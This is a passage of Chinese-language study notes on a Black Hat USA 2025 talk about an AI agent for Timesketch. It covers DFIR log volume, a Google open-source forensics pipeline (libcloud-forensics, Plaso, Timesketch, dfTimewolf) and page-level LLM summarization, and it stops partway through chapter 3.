

视频课程笔记

Autonomous Timeline Analysis and Threat Hunting: An AI Agent for Timesketch

Black Hat USA 2025

Black Hat USA 2025 演讲笔记 / Codex 整理



视频频道: Black Hat

发布日期: 2026-02-23

视频时长: 37:01

视频链接: <https://www.youtube.com/watch?v=9EA7kz4bGvQ>

字幕来源: YouTube English (Original) automatic captions, with visual verification from extracted frames.

目录

1	四百万事件：DFIR 日志分析为何需要代理	3
1.1	问题从哪里来	3
1.2	四百万事件的具体构成	4
1.3	三类困难叠加在一起	4
1.4	为什么这里适合引入 AI agent	5
1.5	本章小结	5
2	从采集到 Timesketch：Google 式开源取证流水线	6
2.1	为什么先讲流水线	6
2.2	采集：libcloud-forensics 把云证据取回来	6
2.3	处理：Plaso 把 artifact 解析成 timeline	7
2.4	分析：Timesketch 把事件变成协作调查空间	7
2.5	自动编排：dfTimewolf 把多步流程封装成 recipe	8
2.6	从告警邮件到六小时窗口	9
2.7	本章小结	9
3	人工摘要的天花板：Timesketch 里的 LLM summarization	10
3.1	从 GCP abuse email 到 6 小时时间窗	10
3.2	LLM summarization：把一页日志变成可读线索	11
3.3	500-event summary 与全局调查之间的距离	12
3.4	成本、规模与 hallucination 风险	13
3.5	本章小结	14
4	朴素 ReAct 为何失效：日志规模、上下文与可审计性	14
4.1	直觉方案：raw logs 加 Gemini backbone	14
4.2	失败点一：context window 很快被日志塞满	15
4.3	失败点二：推理能力随日志累积退化	16
4.4	失败点三：人类难以审计数百页 free-form text	16
4.5	为什么需要从文本循环走向外部化状态	17
4.6	本章小结	18
5	Exploration Graph：把调查状态外化成可追踪记忆	18
5.1	形式化定义：把“正在查什么”写进图	19
5.2	四类节点：把自由文本推理拆成可审计对象	20

5.3	三阶段更新循环：每轮只让 LLM 做一件清楚的事	20
5.4	Linux VM 示例：从盲查提示到攻击路径	22
5.5	行号引用：把“模型说的”变成“日志可验的”	23
5.6	为什么它能扩展到大规模日志	24
5.7	边界与风险：图结构不能自动补齐缺失证据	25
5.8	本章小结	25
6	回到分析员工作台：Timesketch AI View 的协作设计	25
6.1	从聪明 agent 到可信工作流	26
6.2	AI View 的界面语义：问题、事件、结论	26
6.3	accept / reject：分析员保留判断权	27
6.4	证据链接怎样缓解幻觉	27
6.5	本章小结	28
7	评估口径与结果：关键 indicator 的召回价值	29
7.1	数据集：约 100 个真实 GCP compromised VM 案例	29
7.2	评估任务：找出攻击相关实体	30
7.3	hinted 与 non-hinted：两种难度	31
7.4	recall 与 precision：公式和符号	31
7.5	主要结果：53%、47%、12%、3 美元以内	31
7.6	为什么“至少一个 critical indicator”很重要	33
7.7	本章小结	33
8	总结与延伸：从实验代理到可验证的威胁狩猎	34
8.1	公开 CTF：从 GCP 案例走向公共挑战	34
8.2	CTF 结果：有 scenario 与无 scenario	35
8.3	可用状态与开源边界	36
8.4	全篇综合：它解决的痛点是什么	37
8.5	怎样读 recall、precision 和 cost	37
8.6	讲者收束与作者提炼	38
8.7	本章小结	38

1 四百万事件：DFIR 日志分析为何需要代理

1.1 问题从哪里来

这场演讲开头先抛出一个数字，而没有直接介绍模型结构：在数字取证与事件响应（Digital Forensics and Incident Response, DFIR）的语境里，**4 million** 指什么？答案很反直觉：它是一台全新安装的 Windows Server 2022 base image 上，平均已经可以解析出的事件数量。这里的事件（event）指一条被取证工具解析出来、带有时间戳和语义字段的记录，例如文件创建、文件修改、registry 变化、USN journal 条目、登录行为或进程执行记录。

这个开场的作用，是把读者从“安全分析只是找几条异常日志”的直觉拉回现实。即使系统还没有真正投入使用，分析员面对的也已经是约 4×10^6 条潜在相关事件，数量级远超几百行记录。真实系统运行以后，还会继续叠加用户操作、服务活动、云平台日志、EDR 进程执行记录等来源。DFIR 的压力主要来自证据空间本身过大，单条日志难读只是其中一部分。

核心要点

本节的核心判断是：DFIR 日志分析需要代理（agent），首先是因为人工分析员无法稳定、完整、低成本地从数百万事件中持续发现少量攻击信号。这里的 agent 应被理解为把海量事件压缩成可检查调查入口的工程工具，不能被理解为替代取证判断的“自动结论机器”。




图 1: Windows Server 2022 基础镜像的事件构成：即便系统刚安装完成，也已经产生 400 万级可解析事件，取证分析从一开始就处在高噪声环境中。¹

¹视频画面时间区间：00:02:32–00:03:14。




图 2: 日志体量问题的三个根源: 信号淹没在噪声中、一次攻击横跨多种日志类型、攻击者行为越来越像普通用户。²

1.2 四百万事件的具体构成

演讲者进一步拆解了这 **4 million events**。在一份 Windows Server 2022 base image 中, 约 **3.1 million** 来自 file system activity, 包括文件创建、修改、删除等; 约 **400,000** 来自 registry events; 约 **350,000** 来自 USN journals。USN journal 可以理解为 NTFS 文件系统的变更流水账, 它记录文件系统对象发生过哪些变化, 适合追踪“某个文件是否曾经出现、改名或被修改”这类问题。

这些数字说明一个容易被低估的事实: 取证日志里的“背景噪声”属于默认状态, 不能被当成异常情况。一个干净系统已经有百万级文件系统事件, 攻击发生以后, 真正关键的几条行为可能只是 $E = \{e_1, e_2, \dots, e_N\}$ 里的极小子集, 其中 $N \approx 4,000,000$ 甚至更高。对分析员来说, 难点在于从 N 极大的事件集合中找出少数 e_i 来解释攻击路径; “有没有日志”通常只是起点问题。

知识补充

可以把 DFIR timeline 想象成机场所有摄像头、门禁、广播和票务系统的统一时间轴。攻击事件像一个人在机场里短暂停留的几次动作; 系统日志则像所有旅客、清洁、登机、安检、商铺交易共同产生的记录。证据存在于其中, 但它被正常活动的洪流包围。

1.3 三类困难叠加在一起

演讲者把 log volume problem 总结成三类困难。第一类是 **signal buried in noise**: 信号被噪声埋住, 典型比喻是 finding the needle in the haystack。攻击者的一次关键动作也许只对应很少几条强信号记录, 周围却有大量系统维护、软件更新、临时文件、服务心跳和用户正常操作。

²视频画面时间区间: 00:03:11–00:04:00。

第二类是日志格式和语义不统一。Web server logs、Windows event logs、registry events、cloud console logs、EDR process execution logs 关注的对象不同，字段结构也不同。一次攻击会在多种日志类型中留下碎片：例如云控制台暴露项目级操作，磁盘镜像暴露文件系统证据，Windows 事件暴露登录或服务行为，EDR 记录进程启动链。要求每个 SOC 分析员同时精通所有日志源并不现实。

第三类是攻击者越来越像正常用户。演讲中特别提到 attackers are looking like normal users more and more，并提到 living off the land tools。living off the land 指攻击者借用系统原生命令、管理工具或常见运维路径完成攻击动作，例如使用系统自带 shell、计划任务、远程管理工具或云平台 API。这样产生的日志在形式上很像管理员的正常操作，单看一条 event 很难判断恶意性。

注意

“日志很多”只是表层问题。更深的风险是攻击行为与正常行为共享同一套工具、账号路径和事件格式。若分析方法只依赖单条规则或关键词匹配，它很容易漏掉用正常工具完成的恶意动作，也容易把正常运维误判为攻击。

1.4 为什么这里适合引入 AI agent

演讲者的动机并非把所有日志一次性丢给大模型。更稳妥的起点，是先承认 DFIR 的对象规模、数据异构性和攻击伪装性。AI agent 在这里有一个明确任务：帮助分析员 cut through the weeds，也就是从繁杂事件里提出可验证的调查方向、相关事件和候选解释。

这个动机也决定了后续系统设计的边界。DFIR 仍然要求证据链、时间顺序和人工复核。一个 agent 如果只给出自然语言结论，却不能回到具体 event、时间戳和日志行，它在安全场景里价值很有限。相反，一个有用的 agent 应当把数百万条记录压缩成少量“可追溯的问题”和“可点击的证据”，让分析员能够继续验证。

核心要点

本节给出的工程约束是：日志分析代理的价值不在于生成听起来合理的故事，而在于把 4,000,000 级别事件集合压缩成若干可核查的调查入口。压缩之后仍必须保留原始事件、时间顺序和上下文。

1.5 本章小结

- 一台全新的 Windows Server 2022 base image 平均已经有约 **4 million events**，其中约 **3.1 million** 是 file system activity，约 **400,000** 是 registry events，约 **350,000** 是 USN journals。
- DFIR 的根本压力来自百万级事件集合、异构日志格式和攻击行为的正常化伪装。
- event 是后续所有分析的最小证据单元；攻击调查本质上是在巨大事件集合中寻找能解释攻击路径的少数关键事件。
- living off the land 让攻击者借用系统原生工具完成动作，因此“看起来正常”本身已经成为安全分析的难点。
- 后续章节需要回答的问题是：这些海量事件如何被采集、解析、装入协作平台，并最终变成可供 agent 和分析员共同使用的 timeline。

2 从采集到 Timesketch: Google 式开源取证流水线

2.1 为什么先讲流水线

第一节说明了日志规模为什么会压垮人工分析。第二节要回答更基础的问题：这些证据怎样从云项目、磁盘镜像和系统 artifact 进入分析员可操作的工作台？如果没有稳定流水线，后面的 AI agent 只能面对散乱文件；有了流水线，agent 和人类分析员才共享同一批事件、同一条时间线和同一个协作上下文。

演讲者把本场语境中的 forensics 拆成三个阶段：collection、processing、analysis。collection 是采集证据，例如抓取 artifacts、获取 disk image 或导出 cloud console logs；processing 是把原始 artifact 解析成规范化数据；analysis 是在统一数据上搜索、过滤、标注、讨论和形成调查结论。

知识补充

DFIR 流水线可以类比医学检验：collection 像采样，processing 像把样本送进实验室并生成可读指标，analysis 像医生结合病史和指标做判断。样本、指标、判断三者混在一起会造成混乱；分阶段处理能让每一步的质量和边界更清楚。




图 3: Google 使用的开源取证流水线: libcloud-forensics 采集云端证据, Plaso 构建时间线, Timesketch 支持协作分析。³

2.2 采集: libcloud-forensics 把云证据取回来

libcloud-forensics 是 Google 维护的开源取证工具集合,用于在主流云平台上抓取取证 artifact。这里的 artifact 指可供后续分析的原始证据对象,例如整盘镜像、云控制台日志或与云资源相关的记录。演讲字幕里 ASR 把它听成了“Lipcloud forensics”,但结合工具生态和上下文,应校正为 libcloud-forensics。

³视频画面时间区间: 00:04:27–00:05:21。

在 GCP 场景中，演讲者给出的例子是从一个 GCP project 获取证据。若客户收到云资源滥用通知，例如怀疑项目被用于 coin mining，通知邮件会提供调查所需的 metadata，包括 project 信息和可用于定位活动的时间范围。流水线的第一步就是根据这些项目级线索把相关磁盘或日志取回。

核心要点

libcloud-forensics 的角色是 collection：它负责把云平台上的取证对象取下来。它不负责最终判断攻击，也不负责把所有 artifact 解释成调查结论。

2.3 处理：Plaso 把 artifact 解析成 timeline

Plaso 是 Google 维护的开源 super timelining 工具和 artifact parser。它的任务是把不同来源的原始证据解析为可以统一排序、检索和分析的记录。timeline（时间线）在这里指一组按时间排序的 events，可以来自一个或多个 artifact source。若把原始磁盘镜像看成一座仓库，Plaso 做的事情就是把仓库里分散的货物登记成带时间、类型和字段的清单。

演讲者描述的路径是：从 GCP 取回 GCE disk image 后，把它交给 Plaso；Plaso 解析其中相关 artifact；随后把生成的 Plaso 文件导入 Timesketch。这个顺序很关键，因为 Timesketch 面向的是可搜索、可协作的 timeline 数据；未经解析的磁盘镜像需要先经过 Plaso 这一层。

注意

如果跳过 processing 阶段，后续 AI 或人工分析会直接面对格式各异的原始 artifact。这样会把“解析文件格式”和“判断攻击行为”混在同一层，既增加成本，也会降低可复现性。

2.4 分析：Timesketch 把事件变成协作调查空间

Timesketch 是一个协作时间线调查平台（collaborative timeline investigations tool）。它承载三个核心概念：timeline、sketch 和 event。timeline 是导入后的一组按时间组织的事件；sketch 是 Timesketch 中容纳 timelines、views、comments、labels 等对象的协作调查空间，可译作调查草图；event 是被解析出的单条取证记录，例如文件系统变更、registry 变化、登录、进程执行或云资源操作。

演讲者强调，他们可以从 cloud platform 上的 disk image 出发，经过开源工具处理，最后得到 Timesketch 中的 events。这个端到端路径的意义在于：分析员和系统看到的是已经纳入统一工作台的事件集合，孤立日志文件在这里被转化成可协作对象。Timesketch 还允许多人在同一个 sketch 中协作，对具体 event 留 comment，给 event 打 star，或者标注为 bad、suspicious、good。




图 4: Timesketch 分析任务：从加密货币挖矿告警出发，拉取相关日志、重建时间线，并定位攻击者。⁴

知识补充

Timesketch 的数据模型可以粗略理解为“项目空间 + 多条时间线 + 单条事件 + 协作标注”。项目空间是 sketch, 多条 timeline 是导入的数据来源, event 是最小证据单元, comment、star、bad、suspicious、good 等标注则是团队分析过程留下的工作痕迹。

2.5 自动编排：dfTimewolf 把多步流程封装成 recipe

dfTimewolf 是一个用于自动化取证流程的开源工具。演讲者说它提供 several recipes, 可以用一个命令自动执行前面多个开源工具。字幕中出现的“dfmolf”和“df t of”应校正为 dfTimewolf。

示例 recipe 名称是 `gcp_forensics_timesketch`, 输入包括 recipe name 和 GCP project name, 例如演讲中的 `mvd_gcp_project`。该流程会获取 GCP 中的 GCE disk image, 把它送入 Plaso 解析相关 artifact, 再把结果导入 Timesketch; 从此以后, 分析工作在 Timesketch 的 analysis 阶段展开。

核心要点

dfTimewolf 的价值是把 collection、processing、analysis 之间的胶水自动化。它减少的是人工执行步骤和参数传递错误, 保留的是每个工具的职责边界: libcloud-forensics 采集, Plaso 解析, Timesketch 分析。

⁴视频画面时间区间：00:06:49–00:07:48。

2.6 从告警邮件到六小时窗口

演讲中的实用例子来自 GCP abuse email。客户可能收到一封邮件，提示某个 GCP project 的云资源疑似被滥用，例如 coin mining。邮件里的 metadata 提供项目和时间线索。分析员随后可以用流水线把相关 logs 和 disk artifacts 导入 Timesketch，再根据邮件中的具体 timestamp 在 Timesketch 里设置 time interval。

在 Timesketch 界面中，用户可以搜索星号 * 来查看所有 events，按时间排序滚动浏览，点击某条 event 查看上下文。若根据告警邮件把时间范围缩小到约六小时，演讲者指出，在这个具体系统上仍然会得到 **almost 8,000 events**。这个数字把第一节的问题重新带回来了：流水线已经把证据组织起来，但人工仍要面对大量候选事件。




图 5: 从告警到可分析视图的收缩路径：先用项目与时间窗把海量日志压到可浏览事件集，再交给分析员和 AI summary 处理。⁵

注意

流水线解决的是“证据怎样进入统一工作台”的问题；它并不会自动解决“哪几条事件解释了攻击”的问题。即便缩小到六小时窗口，almost 8,000 events 仍然足以让人工逐页阅读变慢，这也自然引出后续 Timesketch AI summary 和更完整 agent 的需求。

2.7 本章小结

- 演讲把本场语境中的 forensics 拆成 collection、processing、analysis 三个阶段，对应采集证据、解析成规范化数据、在协作平台中调查。
- libcloud-forensics 用于从主流云平台采集 artifact，例如 GCP disk image 或 cloud console logs。
- Plaso 是 super timelineing 工具和 parser，负责把 artifact 解析成可导入 Timesketch 的 timeline events。
- Timesketch 是协作 timeline 调查平台，sketch 容纳 timelines、events、comments、labels 和 views，支持分析员对事件做 star、bad、suspicious、good 等标注。
- dfTimewolf 用 recipe 自动串起 GCP 取证、Plaso 解析和 Timesketch 导入；演讲中的 `gcp_forensics_timesketch` 展示了从 GCP project 到 Timesketch analysis 的端到端路径。
- 这条流水线让证据可操作，却没有消除日志规模问题；一个六小时窗口仍可能接近 **8,000 events**，这为下一节的 AI summary 铺垫了必要性。

⁵根据演讲内容重绘，依据时间区间：00:07:48-00:09:50。

3 人工摘要的天花板：Timesketch 里的 LLM summarization

上一节已经把取证流水线送到了 Timesketch: 磁盘镜像和日志经过 Plaso 解析后, 成为 analyst 可以搜索、评论、标记和协作处理的事件集合。本节要回答一个更现实的问题: 如果平台已经能在页面顶部生成 AI summary, 为什么还需要后面更复杂的 agent? 答案要从一次 GCP abuse email 触发的调查说起。

3.1 从 GCP abuse email 到 6 小时时间窗

演讲者用一个 Google Cloud Platform (GCP) 项目遭到滥用的通知邮件作为入口。该类 abuse email 会告诉客户: 系统怀疑某个 GCP project 正被用于 coin mining 或其他异常活动, 并附带项目名、可用于调查的时间戳等元数据。分析员随后可以围绕邮件里的时间范围提取相关 artifact, 把它们导入 Timesketch, 再在 sketch 中过滤到目标时间段。

这里的关键点是: 邮件提供的时间戳已经大幅缩小了搜索空间。若把全部取证数据看成事件集合

$$E = \{e_1, e_2, \dots, e_N\},$$

那么 abuse email 给出的时间窗口相当于先做一次粗过滤:

$$E_{\Delta t} = \{e_i \in E \mid t_i \in [t_{\text{start}}, t_{\text{end}}]\}.$$

- E : 当前 case 或 sketch 中所有可检索事件。- e_i : 第 i 条 event, 例如文件系统变化、登录记录、云日志或系统任务变更。- t_i : 事件 e_i 的时间戳。- $[t_{\text{start}}, t_{\text{end}}]$: abuse email 提示的调查时间范围。- $E_{\Delta t}$: 落入该时间范围的候选事件。

然而, 演示里的窗口只有约 6 小时, 过滤后仍然得到将近 8,000 条 events。对人来说, 这项工作已经从“读几条日志”升级为“在一摞按时间排序的证据卡片里寻找攻击链”。

核心要点

Timesketch 的页面级 summary 解决的是 analyst 的局部浏览效率问题。它把当前视图中的一页 events 压缩成更容易扫读的描述, 使人更快判断这一页是否值得深入。它并没有自动完成 timeline-level investigation, 因为真正的调查需要跨页面、跨时间段、跨 artifact source 把证据串起来。




图 6: Timesketch 把告警、筛选后的事件和分析问题放在同一工作台上，为后续 AI summary 和人工标注提供上下文。⁶

3.2 LLM summarization: 把一页日志变成可读线索

大语言模型 (Large Language Model, LLM) 指通过大规模文本和代码数据训练出来、能够根据上下文生成自然语言和结构化文本的模型。在本节场景中，LLM 的角色定位为辅助阅读：帮助分析员把一组日志事件转写成紧凑摘要。

Summarization (摘要生成) 指把较长输入压缩成较短输出，同时尽量保留任务相关信息。在 Timesketch 的演示中，分析员在搜索结果页面顶部看到一个 AI summary 区域；该功能可以处理当前 view 中最多 500 条 events。也就是说，每次 summary 的基本单位是“当前页或当前视图中的批事件”，规模上限约为 500 events。

这类摘要的价值很直接。分析员无需逐行滚动底部事件列表，先读顶部摘要即可知道当前 500 条事件的大意：哪些服务活跃、哪些文件变化密集、是否出现登录、计划任务、权限变化、可疑命令等线索。它像机场安检里的 X 光预览图：人仍然负责判断，机器先把杂乱物品变成更容易扫视的轮廓。

知识补充

在 DFIR 场景里，summary 的好坏不能只看语言是否流畅。更重要的是它有没有保留可追溯的调查线索：时间、主机、用户、路径、进程、命令、日志来源和异常动作。如果摘要把这些细节抹平，读起来会更顺，查案价值反而下降。

演示里的 analyst 通过不断翻页和查看 summary，最终定位到一个可能有意义的 event：系统上的 crontab 被替换。这里的 ‘crontab’ 是 Unix/Linux 系统中管理定时任务的配置；攻击者常把恶意命令写入 cron job，让系统周期性执行挖矿程序、下载器或后门脚本。分析员把该 event 标记

⁶视频画面时间区间：00:06:49–00:07:48。

为 suspicious，并添加评论说明为什么它值得关注。后续所有在同一 sketch 中协作的人员都能看到这个判断。

这个例子还展示了 Timesketch 的 context search。围绕某个具体 event，分析员可以要求系统显示它前后各 60 seconds 的上下文；同样的 summarization 功能也可以作用于这个上下文视图。对调查来说，这一步很实用：单条 crontab 替换记录只能说明“有改动”，前后 60 秒可能显示是谁登录、哪个进程写入、是否伴随下载或权限变化。

核心要点

页面级 summary 的强项是帮助 analyst 更快抵达“下一条值得看的事件”。它降低了阅读疲劳，使人工标注、评论和协作更高效。它依然依赖人不断翻页、判断、pivot 和记录结论。

3.3 500-event summary 与全局调查之间的距离

将近 8,000 条 events 按 500 events 一页处理，理论上需要约

$$\left\lceil \frac{8000}{500} \right\rceil = 16$$

页摘要。这个数字看似不大，实务含义却很重：每一页摘要都有自己的局部上下文，分析员仍然需要决定下一页看哪里、哪些页面之间存在因果关系、哪些现象只是系统噪声。

